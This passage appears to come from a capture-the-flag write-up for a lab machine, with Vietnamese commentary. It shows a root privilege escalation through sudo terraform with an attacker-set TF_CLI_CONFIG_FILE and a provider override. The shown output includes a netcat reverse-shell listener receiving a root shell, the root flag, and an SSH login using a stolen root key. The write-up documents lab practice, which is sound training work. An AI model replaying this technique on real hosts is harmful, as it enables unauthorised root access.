jeremy@previous:~$ sudo TF_CLI_CONFIG_FILE=/home/jeremy/.terraformrc /usr/bin/terraform -chdir\=/opt/examples apply
Warning: Provider development overrides are in effect
The following provider development overrides are set in the CLI configuration:
- previous.htb/terraform/examples in /tmp/tmp.wSlQIIF1kI
The behavior may therefore not match any released version of the provider and applying changes may cause the state to become incompatible with published releases.
```

```
(lol㉿kali)-[~]
$ nc -lvpn 9000
listening on [any] 9000 ...
connect to [10.10.14.203] from (UNKNOWN) [10.10.11.83] 57950
# id
uid=0(root) gid=0(root) groups=0(root)
# cat root.txt
cat: root.txt: No such file or directory
# ls -la
total 28
drwxr-xr-x 3 root root 4096 Dec  7  08:56 .
drwxr-xr-x 5 root root 4096 Aug 21 20:09 ..
-rw-r--r-- 1 root root    18 Apr 12  2025 .gitignore
-rw-r--r-- 1 root root   576 Aug 21 18:15 main.tf
drwxr-xr-x 3 root root 4096 Aug 21 20:09 .terraform
-rw-r--r-- 1 root root   247 Aug 21 18:16 .terraform.lock.hcl
-rw-r--r-- 1 root root  1097 Dec  7  08:56 terraform.tfstate
# cat /root/root.txt
4c66a0db79c221afc7efcc9dc8fc14cf
#
```

⇒ `4c66a0db79c221afc7efcc9dc8fc14cf`

-Lý do mà ta có thể ghi thêm biến môi trường vào và chạy lệnh vì cấu hình `sudo` có `!env_reset`, tức là nó sẽ không reset lại môi trường khi chạy sudo, dẫn đến việc ta có

quyền đặt biến môi trường tùy ý.

-Sau khi đã lấy được quyền `root`, ta có thể copy file `id_rsa` và đăng nhập với người dùng `root`.

```
└─(lol㉿kali)-[~/Desktop/previous/other]
$ ssh root@10.10.11.83 -i id_rsa_root
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-152-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sun Dec  7 09:24:12 AM UTC 2025

System load:  0.01      Processes:           230
Usage of /:   78.2% of 8.76GB  Users logged in:     1
Memory usage: 8%          IPv4 address for eth0: 10.10.11.83
Swap usage:   0%

⇒ There is 1 zombie process.

Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Dec  7 09:24:13 2025 from 10.10.14.203
```